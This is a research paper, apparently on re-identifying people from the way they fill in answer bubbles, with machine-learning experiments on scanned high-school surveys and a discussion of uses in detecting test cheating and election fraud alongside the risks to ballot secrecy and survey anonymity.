Depending on the application, these techniques can have positive or negative repercussions (see Section 4). Analysis of answer sheets for standardized tests could provide evidence of cheating by test-takers, proctors, or other parties. Similarly, scrutiny of optical-scan ballots could uncover evidence of ballot-box stuffing and other forms of election fraud. With further improvements in accuracy, the methods developed could even enable new forms of authentication. Unfortunately, the techniques could also undermine the secret ballot and anonymous surveys. For example, some jurisdictions publish scanned images of ballots following elections, and employers could match these ballots against bubble-form employment applications. Bubble markings serve as a biometric even on forms and surveys otherwise containing no identifying information. We discuss methods for minimizing the negative impact of this work while exploiting its positive uses (see Section 5).

Because our test data is somewhat limited, we discuss the value of future additional tests (see Section 7). For example, longitudinal data would allow us to better understand the stability of an individual's distinguishing features over time, and stability is critical for most uses discussed in the previous paragraph.

2 Learning Distinctive Features

Filling in a bubble is a narrow, straightforward task. Consequently, the space for inadvertent variation is relatively constrained. The major characteristics of a filled-in bubble are consistent across the image population—most are relatively circular and dark in similar locations with slight imperfections—resulting in a largely homogeneous set. See Figure 1. This creates a challenge in capturing the unique qualities of each bubble and extrapolating a respondent's identity from them.

We assume that all respondents start from the same original state—an empty bubble with a number inscribed corresponding to the answer choice (e.g., choices 1-5 in Figure 1). When respondents fill in a bubble, opportunities for variation include the pressure applied to the drawing instrument, the drawing motions employed, and the care demonstrated in uniformly darkening the entire bubble. In this work, we consider applications for which it would be infeasible to monitor the exact position, pressure, and velocity of pencil motions throughout the coloring process.[1] In other contexts, such as signature verification, these details can be useful. This information would only strengthen our results and would be helpful to consider if performing bubble-based authentication, as discussed in Section 4.

2.1 Generating a Bubble Feature Vector

Image recognition techniques often use feature vectors to concisely represent the important characteristics of an image. As applied to bubbles, a feature vector should capture the unique ways that a mark differs from a perfectly completed bubble, focusing on characteristics that tend to distinguish respondents. Because completed bubbles tend to be relatively homogeneous in shape, many common metrics do not work well here. To measure the unique qualities, we generate a feature vector that blends several approaches from the image recognition literature. Specifically, we use PCA, shape descriptors, and a custom bubble color distribution to generate a feature vector for each image.

[1] Clarkson et al. [7] use multiple scans to infer the 3D surface texture of paper, which may suggest details like pressure. We assume multiple scans to be infeasible for our applications.




Figure 2: An example bubble marking with an approximating circle. The circle minimizes the sum of the squared deviation from the radius. We calculate the circle's center and mean radius, the marking's variance from the radius, and the marking's center of mass.




Figure 3: Each dot is split into twenty-four 15° slices. Adjacent slices are combined to form a sector, spanning 30°. The first few sectors are depicted here.




Figure 4: Feature vector components and their contributions to the final feature vector length.

Principal Component Analysis (PCA) is one common technique for generating a feature set to represent an image [16]. At a high level, PCA reduces the dimensionality of an image, generating a concise set of features that are statistically independent from one another. PCA begins with a sample set of representative images to generate a set of eigenvectors. In most of our experiments, the representative set was comprised of 368 images and contained at least one image for each (respondent, answer choice) pair. Each representative image is normalized and treated as a column in a matrix. PCA extracts a set of eigenvectors from this matrix, forming a basis. We retain the 100 eigenvectors with the highest weight. These eigenvectors account for approximately 90% of the information contained in the representative images.

To generate the PCA segment of our feature vector, a normalized input image (treated as a column vector) is projected onto the basis defined by the 100 strongest eigenvectors. The feature vector is the image's coordinates in this vector space—i.e., the weights on the eigenvectors. Because PCA is such a general technique, it may fail to capture certain context-specific geometric characteristics when working exclusively with marked bubbles.

To compensate for the limitations of PCA, we capture shape details of each bubble using a set of geometric descriptors and capture color variations using a custom metric. Peura et al. [24] describe a diverse a set of geometric descriptors that measure statistics about various shapes. This set includes a shape's center of mass, the center and radius of a circle approximating its shape, and variance of the shape from the approximating circle's radius (see Figure 2). The approximating circle minimizes the sum of squared radius deviations. We apply the specified descriptors to capture properties of a marked bubble's boundary. Instead of generating these descriptors for the full marked bubble alone, we also generate the center of mass, mean radius, and radial variance for "sectors" of the marked bubble. To form these sectors, we first evenly divide each dot into twenty-four 15° "slices." Sectors are the 24 overlapping pairs of adjacent slices (see Figure 3). Together, these geometric descriptors add 368 features.

Finally, we developed and use a simple custom metric to represent color details. We divide a dot into sectors as in the previous paragraph. For each sector, we create a histogram of the grayscale values for the sector consisting of fifteen buckets. We throw away the darkest bucket, as these pixels often represent the black ink of the circle border and answer choice numbering. Color distribution therefore adds an additional 14 features for each sector, or a total of 336 additional features.

The resulting feature vector consists of 804 features that describe shape and color details for a dot and each of its constituent sectors (see Figure 4). See Section 3.3, where we evaluate the benefits of this combination of features. Given feature vectors, we can apply machine learning techniques to infer distinguishing details and differentiate between individuals.

2.2 Identifying Distinguishing Features

Once a set of feature vectors are generated for the relevant dots, we use machine learning to identify and utilize the important features. Our analysis tools make heavy use of Weka, a popular Java-based machine learning workbench that provides a variety of pre-implemented learning methods [12]. In all experiments, we used Weka version 3.6.3.

We apply Weka's implementation of the Sequential Minimal Optimization (SMO) supervised learning algorithm to infer distinctive features of respondents and classify images. SMO is an efficient method for training support vector machines [25]. Weka can accept a training dataset as input, use the training set and learning algorithm to create a model, and evaluate the model on a test set. In classifying individual data points, Weka internally generates a distribution over possible classes, choosing the class with the highest weight. For us, this distribution is useful in ranking the respondents believed to be responsible for a dot. We built glue code to collect and process both internal and exposed Weka data efficiently.

3 Evaluation

To evaluate our methods, we obtained a corpus of 154 surveys distributed to high school students for research unrelated to our study. Although each survey is ten pages, the first page contained direct identifying information and was removed prior to our access. Each of the nine available pages contains approximately ten questions, and each question has five possible answers, selected by completing round bubbles numbered 1-5 (as shown in Figure 1).

From the corpus of surveys, we removed any completed in pen to avoid training on writing utensil or pen color.[2] Because answer choices are numbered, some risk exists of training on answer choice rather than marking patterns—e.g., respondent X tends to select bubbles with "4" in the background. For readability, survey questions alternate between a white background and a gray background. To avoid training bias, we included only surveys containing at least five choices for each answer 1-4 on a white background (except where stated otherwise), leaving us with 92 surveys.

For the 92 surveys meeting our criteria, we scanned the documents using an Epson v700 Scanner at 1200 DPI. We developed tools to automatically identify, extract, and label marked bubbles by question answered and choice selected. After running these tools on the scanned images, we manually inspected the resulting images to ensure accurate extraction and labeling.

Due to the criteria that we imposed on the surveys, each survey considered has at least twenty marked bubbles on a white background, with five bubbles for the "1" answer, five for the "2" answer, five for the "3" answer, and five for the "4" answer.[3] For each experiment, we selected our training and test sets randomly from this set of twenty bubbles, ensuring that sets have equal numbers of "1," "2," "3," and "4" bubbles for each respondent and trying to balance the number of bubbles for each answer choice when possible.

In all experiments, a random subset of the training set was selected and used to generate eigenvectors for PCA. We required that this subset contain at least one example from each respondent for each of the four relevant answer choices but placed no additional constraints on selection. For each dot in the training and test sets, we generated a feature vector using PCA, geometric descriptors, and color distribution, as described in Section 2.1.

We conducted two primary experiments and a number of complementary experiments. The first major test explores our ability to re-identify a respondent from a test set of eight marks given a training set of twelve marks per respondent. The second evaluates our ability to detect when someone other than the official respondent completes a bubble form. To investigate the potential of bubble markings and confirm our results, we conducted seven additional experiments. We repeated each experiment ten times and report the average of these runs.

Recall from Section 2.2 that we can rank the respondents based on how strongly we believe each one to be responsible for a dot. For example, the respondent that created a dot could be the first choice or fiftieth choice of our algorithms. A number of our graphs effectively plot a cumulative distribution showing the percent of test cases for which the true corresponding respondent falls at or above a certain rank—e.g., for 75% of respondents in the test set, the respondent's true identity is in the top three guesses.

3.1 Respondent Re-Identification

This experiment measured the ability to re-identify individuals from their bubble marking patterns. For this test, we trained our model using twelve sample bubbles per respondent, including three bubbles for each answer choice 1-4. Our test set for each respondent contained the remaining two bubbles for each answer choice, for a total of eight test bubbles. We applied the trained model

[2] We note that respondents failing to use pencil or to complete the survey anecdotally tended not to be cautious about filling in the bubbles completely. Therefore, these respondents may be more distinguishable than those whose surveys were included in our experiment.

[3] To keep a relatively large number of surveys, we did not consider the number of "5" answers and do not use these answers in our analysis.




Figure 5: Respondent re-identification with 12 training bubbles and 8 test bubbles per respondent.




Figure 6: False positive and false negative rates when detecting unauthorized respondents.

to each of the 92 respondents' test sets and determined whether the predicted identity was correct.

To use multiple marks per respondent in the test set, we classify the marks individually, yielding a distribution over the respondents for each mark in the set. After obtaining the distribution for each test bubble in a group, we combine this data by averaging the values for each respondent. Our algorithms then order the respondents from highest to lowest average confidence, with highest confidence corresponding to the top choice.

On average, our algorithm's first guess identified the correct respondent with 51.1% accuracy. The correct respondent fell in the top three guesses 75.0% of the time and in the top ten guesses 92.4% of the time. See Figure 5, which shows the percentage of test bubbles for which the correct respondent fell at or above each possible rank. This initial result suggests that individuals complete bubbles in a highly distinguishing manner, allowing re-identification with surprisingly high accuracy.

3.2 Detecting Unauthorized Respondents

One possible application of this technique is to detect when someone other than the authorized respondent creates a set of bubbles. For example, another person might take a test or survey in place of an authorized respondent. We examined our ability to detect these cases by measuring how often our algorithm would correctly detect a fraudulent respondent who has claimed to be another respondent. We trained our model using twelve training samples from each respondent and examined the output of our model when presented with eight test bubbles. The distribution of these sets is the same as in Section 3.1.

For these tests, we set a threshold for the lowest rank accepted as the respondent. For example, suppose that the threshold is 12. To determine whether a given set of test bubbles would be accepted for a given respondent, we apply our trained model to the test set. If the respondent's identity appears in any of the top 12 (of 92) positions in the ranked list of respondents, that test set would be accepted for the respondent. For each respondent, we apply the trained model both to the respondent's own test bubbles and to the 91 other respondents' test bubbles.

We used two metrics to assess the performance of our algorithms in this scenario. The first, false positive rate, measures the probability that a given respondent would be rejected (labeled a cheater) for bubbles that the respondent actually completed. The second metric, false negative rate, measures the probability that bubbles completed by any of the 91 other respondents would be accepted as the true respondent's. We varied the threshold from 1 to 92 for our tests. We expected the relationship between threshold and false negative rate to be roughly linear: increasing the threshold by 1 increases the probability that a respondent randomly falls above the threshold for another respondent's test set by roughly 1/92.[4]

Our results are presented in Figure 6. As we increase the threshold, the false positive rate drops precipitously while the false negative rate increases roughly linearly. If we increase the threshold to 8, then a fraudulent respondent has a 7.8% chance of avoiding detection (by being classified as the true respondent), while the true respondent has a 9.9% chance of being mislabeled a cheater. These error rates intersect with a threshold approximately equal to 9, where the false positive and false negative rates are 8.8%.

[4]This is not exact because the order of these rankings is not entirely random. After all, we seek to rank a respondent as highly as possible for the respondent's own test set.




Figure 7: Respondent re-identification accuracy using lower-resolution images. Note that the 1200, 600, 300, and 150 DPI lines almost entirely overlap.




Figure 8: One marked bubble per respondent in each of the training and test sets. The expected value from random guessing is provided as reference.

3.3 Additional Experiments

To study the information conveyed by bubble markings and support our results, we performed seven complementary experiments. In the first, we evaluate the effect that scanner resolution has on re-identification accuracy. Next, we considered our ability to re-identify a respondent from a single test mark given a training set containing a single training mark from each respondent. Because bubble forms typically contain multiple markings, this experiment is somewhat artificial, but it hints at the information available from a single dot. The third and fourth supplemental experiments explored the benefits of increasing the training and test set sizes respectively while holding the other set to a single bubble. In the fifth test, we examined the tradeoff between training and test set sizes. The final two experiments validated our results using additional gray bubbles from the sample surveys and demonstrated the benefits of our feature set over PCA alone. As with the primary experiments, we repeated each experiment ten times.

Effect of resolution on accuracy. In practice, high-resolution scans of bubble forms may not be available, but access to lower resolution scans may be feasible. To determine the impact of resolution on re-identification accuracy, we down-sampled each ballot from the original 1200 DPI to 600, 300, 150, and 48 DPI. We then repeated the re-identification experiment of Section 3.1 on bubbles at each resolution.

Figure 7 shows that decreasing the image resolution has little impact on performance for resolutions above 150 DPI. At 150 DPI, the accuracy of our algorithm's first guess decreases to 45.1% from the 51.1% accuracy observed at 1200 DPI. Accuracy remains relatively strong even at 48 DPI, with the first guess correct 36.4% of the time and the correct respondent falling in the top ten guesses 86.8% of the time. While down-sampling may not perfectly replicate scanning at a lower resolution, these results suggest that strong accuracy remains feasible even at resolutions for which printed text is difficult to read.

Single bubble re-identification. This experiment measured the ability to re-identify an individual using a single marked bubble in the test set and a single example per respondent in the training set. This is a worst-case scenario, as bubble forms typically contain multiple markings. We extracted two bubbles from each survey and trained a model using the first bubble.[5] We then applied the trained model to each of the 92 second bubbles and determined whether the predicted identity was correct. Under these constrained circumstances, an accuracy rate above that of random guessing (approximately 1%) would suggest that marked bubbles embed distinguishing features.

On average, our algorithm's first guess identified the correct respondent with 5.3% accuracy, five times better than the expected value for random guessing. See Figure 8, which shows the percentage of test bubbles for which the correct respondent fell at or above each possible rank. The correct respondent was in the top ten guesses 31.4% of the time. This result suggests that individuals can inadvertently convey information about their

[5]Note: In this experiment, we removed the restriction that the set of images used to generate eigenvectors for PCA contains an example from each column.




Figure 9: Increasing the training set size from 1 to 19 dots per respondent.




Figure 10: Increasing the test set size from 1 to 19 dots per respondent.

identities from even a single completed bubble.

Increasing training set size. In practice, respondents rarely fill out a single bubble on a form, and no two marked bubbles will be exactly the same. By training on multiple bubbles, we can isolate patterns that are consistent and distinguishing for a respondent from ones that are largely random. This experiment sought to verify this intuition by confirming that an increase in the number of training samples per respondent increases accuracy. We held our test set at a single bubble for each respondent and varied the training set size from 1 to 19 bubbles per respondent (recall that we have twenty total bubbles per respondent).

Figure 9 shows the impact various training set sizes had on whether the correct respondent was the top guess or fell in the top 3, 5, or 10 guesses. Given nineteen training dots and a single test dot, our first guess was correct 21.8% of the time. The graph demonstrates that a greater number of training examples tends to result in more accurate predictions, even with a single-dot test set. For the nineteen training dots case, the correct respondent was in the top 3 guesses 40.8% of the time and the top 10 guesses 64.5% of the time.

Increasing test set size. This experiment is similar to the previous experiment, but we instead held the training set at a single bubble per respondent and varied the test set size from 1 to 19 bubbles per respondent. Intuitively, increasing the number of examples per respondent in the test set helps ensure that our algorithms guess based on consistent features—even if the training set is a single noisy bubble.

Figure 10 shows the impact of various test set sizes on whether the correct respondent was the top guess or fell in the top 3, 5, or 10 guesses. We see more gradual improvements when increasing the test set size than observed when increasing training set size in the previous test. From one to nineteen test bubbles per respondent, the accuracy of our top 3 and 5 guesses increases relatively linearly with test set size, yielding maximum improvements of 4.3% and 7.6% respectively. For the top-guess case, accuracy increases with test set size from 5.3% at one bubble per respondent to 8.1% at eight bubbles then roughly plateaus. Similarly, the top 10 guesses case plateaus near ten bubbles and has a maximum improvement of 8.0%. Starting from equivalent sizes, the marginal returns from increasing the training set size generally exceed those seen as test set size increases. Next, we explore the tradeoff between both set sizes given a fixed total of twenty bubbles per respondent.

Training-test set size tradeoff. Because we have a constraint of twenty bubbles per sample respondent, the combined total size of our training and test sets per respondent is limited to twenty. This experiment examined the tradeoff between the sizes of these sets. For each value of x from 1 to 19, we set the size of the training set per respondent to x and the test set size to $20 - x$. In some scenarios, a person analyzing bubbles would have far larger training and test sets than in this experiment. Fortunately, having more bubbles would not harm performance: an analyst could always choose a subsample of the bubbles if it did. Therefore, our results provide a lower bound for these scenarios.

Figure 11 shows how varying training/test set sizes affected whether the correct respondent was the top guess or fell in the top 3, 5, or 10 guesses. As the graph demonstrates, the optimal tradeoff was achieved with roughly




Figure 11: Trade-off between training and test set sizes.




Figure 12: This respondent tends to have a circular pattern with a flourish stroke at the end. The gray background makes the flourish stroke harder to detect.

twelve bubbles per respondent in the training set and eight bubbles per respondent in the test set.

Validation with gray bubbles. To further validate our methods, we tested the accuracy of our algorithms with a set of bubbles that we previously excluded: bubbles with gray backgrounds. These bubbles pose a significant challenge as the paper has both a grayish hue and a regular pattern of darker spots. This not only makes it harder to distinguish between gray pencil lead and the paper background but also limits differences in color distribution between users. See Figure 12.

As before, we selected surveys by locating ones with five completed (gray) bubbles for each answer choice, 1-4, yielding 97 surveys. We use twelve bubbles per respondent in the training set and eight bubbles in the test set, and we apply the same algorithms and parameters for this test as the test in Section 3.1 on a white background.

Figure 13 shows the percentage of test cases for which the correct respondent fell at or above each possible rank. Our first guess is correct 42.3% of the time, with the correct respondent falling in the top 3, 5, and 10 guesses 62.1%, 75.8%, and 90.0% of the time respectively. While slightly weaker than the results on a white




Figure 13: Using the unmodified algorithm with the same configuration as in Figure 5 on dots with gray backgrounds, we see only a mild decrease in accuracy.





Figure 14: Performance with various combinations of features.

background for reasons specified above, this experiment suggests that our strong results are not simply a byproduct of our initial dataset.

Feature vector options. As discussed in Section 2.1, our feature vectors combine PCA data, shape descriptors, and a custom color distribution to compensate for the limited data available from bubble markings. We tested the performance of our algorithms for equivalent parameters with PCA alone and with all three features combined. This test ran under the same setup as Figure 5 in Section 3.1.

For both PCA and the full feature set, Figure 14 shows the percentage of test cases for which the correct respondent fell at or above each possible rank. The additional features improve the accuracy of our algorithm's first



(a) Person A (b) Person B

Figure 15: Bubbles from respondents often mistaken for each other. Both respondents use superficially similar techniques, leaving unmarked space in similar locations.

guess from 39.0% to 51.1% and the accuracy of the top ten guesses from 87.2% to 92.4%.

3.4 Discussion

Although our accuracy exceeds 50% for respondent re-identification, the restrictive nature of marking a bubble limits the distinguishability between users. We briefly consider a challenging case here.

Figure 15 shows marked bubbles from two respondents that our algorithm often mistakes for one another. Both individuals appear to use similar techniques to complete a bubble: a circular motion that seldom deviates from the circle boundary, leaving white-space both in the center and at similar locations near the border. Unless the minor differences between these bubbles are consistently demonstrated by the corresponding respondents, differentiating between these cases could prove quite difficult. The task of completing a bubble is constrained enough that close cases are nearly inevitable. In spite of these challenges, however, re-identification and detection of unauthorized respondents are feasible in practice.

4 Impact

This work has both positive and negative implications depending on the context and application. While we limit our discussion to standardized tests, elections, surveys, and authentication, the ability to derive distinctive bubble completion patterns for individuals may have consequences beyond those examined here. In Section 7, we discuss additional tests that would allow us to better assess the impact in several of these scenarios. In particular, most of these cases assume that an individual's distinguishing features remain relatively stable over time, and tests on longitudinal data are necessary to evaluate this assumption.

4.1 Standardized Tests

Scores on standardized tests may affect academic progress, job prospects, educator advancement, and school funding, among other possibilities. These high stakes provide an incentive for numerous parties to cheat and for numerous other parties to ensure the validity of the results. In certain cheating scenarios, another party answers questions on behalf of an official test-taker. For example, a surrogate could perform the entire test, or a proctor could change answer sheets after the test [11, 17]. The ability to detect when someone other than the authorized test-taker completes some or all of the answers on a bubble form could help deter this form of cheating.

Depending on the specific threat and available data, several uses of our techniques exist. Given past answer sheets, test registration forms, or other bubbles ostensibly from the same test-takers, we could train a model as in Section 3.2 and use it to infer whether a surrogate completed some or all of a test.[6] Although the surrogate may not be in the training set, we may rely on the fact that the surrogate is less likely to have bubble patterns similar to the authorized test-taker than to another set of test-takers. Because our techniques are automated, they could flag the most anomalous cases—i.e., the cases that would be rejected even under the least restrictive thresholds—in large-scale datasets for manual review.

If concern exists that someone changed certain answers after the test (for example, a proctor corrected the first five answers for all tests), we could search for questions that are correctly answered at an usually high rate. Given this information, two possible analysis techniques exists. First, we could train on the less suspicious questions and use the techniques of Section 3.2 to determine whether the suspicious ones on a form are from the same test-taker. Alternatively, we could train on the non-suspicious answer choices from each form and the suspicious answer choices from *all* forms other than a form of interest. Given this model, we could apply the techniques of Section 3.1 to see whether suspicious bubbles on that form more closely match less-suspicious bubbles on the same form or suspicious bubbles on other forms.

4.2 Elections

Our techniques provide a powerful tool for detecting certain forms of election fraud but also pose a threat to voter privacy.

Suppose that concerns exist that certain paper ballots were fraudulently submitted by someone other than a valid voter. Although the identity of voters might not be known for direct comparison to past ballots or other

[6] Note our assumption that the same unauthorized individual has not completed both the training bubbles and the current answer sheet.

forms, we can compare batches of ballots in one election to batches from past elections. Accounting for demographic changes and the fact that voters need not vote in all elections, the ballots should be somewhat similar across elections. For example, if 85% of the voters on the previous election's sign-in list also voted during this election, we would expect similarities between 85% of the old ballots and the new ballots.

To test this, we may train on ballots from the previous election cycle and attempt to re-identify new ballots against the old set. We would not expect ballots to perfectly match. Nevertheless, if less than approximately 85% of the old "identities" are covered by the new ballots or many of the new ballots cluster around a small number of identities, this would raise suspicion that someone else completed these forms, particularly if the forms are unusually biased towards certain candidates or issues.

Similarly, analysis could also help uncover fraudulent absentee ballots. Because absentee ballots do not require a voter to be physically present, concerns exist about individuals fraudulently obtaining and submitting these ballots [19]. By training a model on past ballots, we could assess whether suspicious absentee ballots fail to match the diversity expected from the population completing these forms.[7]

Unfortunately, because bubble markings can serve as a biometric, they can also be used in combination with seemingly innocuous auxiliary data to undermine ballot secrecy. Some jurisdictions now release scanned images of ballots following elections with the goal of increasing transparency (e.g., Humboldt County, California [14], which releases ballot scans at 300 DPI). If someone has access to these images or otherwise has the ability to obtain ballot scans, they can attempt to undermine voter privacy. Although elections may be decided by millions of voters, an attacker could focus exclusively on ballots cast in a target's precinct. New Jersey readjusts larger election districts to contain fewer than 750 registered voters [22]. Assuming 50% turnout, ballots in these districts would fall in groups of 375 or smaller. In Wisconsin's contentious 2011 State Supreme Court race, 71% of reported votes cast fell in the 91% of Wisconsin wards with 1,000 or fewer total votes [28].

Suppose that an interested party, such as a potential employer, wishes to determine how you voted. Given the ability to obtain bubble markings known to be from you (for example, on an employment application), that party can replicate our experiment in Section 3.1 to isolate one or a small subset of potential corresponding ballots. What makes this breach of privacy troubling is that it occurs without the consent of the voter and requires no special access to the ballots (unlike paper fingerprinting techniques [4], which require access to the physical ballot). The voter has not attempted to make an identifying mark, but the act of voting results in identifying marks nonetheless. This threat exists not only in traditional government elections but also in union and other elections.

Finally, one known threat against voting systems is pattern voting. For this threat, an attacker coerces a voter to select a preferred option in a relevant race and an unusual combination of choices for the other races. The unusual voting pattern will allow the attacker to locate the ballot later and confirm that the voter selected the correct choice for the relevant race. One proposed solution for pattern voting is to cut ballots apart to separate votes in individual contests [6]. Our work raises the possibility that physically divided portions of a ballot could be connected, undermining this mitigation strategy.[8]

4.3 Surveys

Human subjects research is governed by a variety of restrictions and best practices intended to balance research interests against the subjects' interests. One factor to be considered when collecting certain forms of data is the level of anonymity afforded to subjects. If a dataset contains identifying information, such as subject name, this may impact the types of data that should be collected and procedural safeguards imposed to protect subject privacy. If subjects provide data using bubble forms, these markings effectively serve as a form of identifying information, tying the form to the subject even in the absence of a name. Re-identification of subjects can proceed in the same manner as re-identification of voters, by matching marks from a known individual against completed surveys (as in Section 3.1).

Regardless of whether ethical or legal questions are raised by the ability to identify survey respondents, this ability might affect the honesty of respondents who are aware of the issue. Dishonesty poses a problem even for commercial surveys that do not adhere to the typical practices of human subjects research.

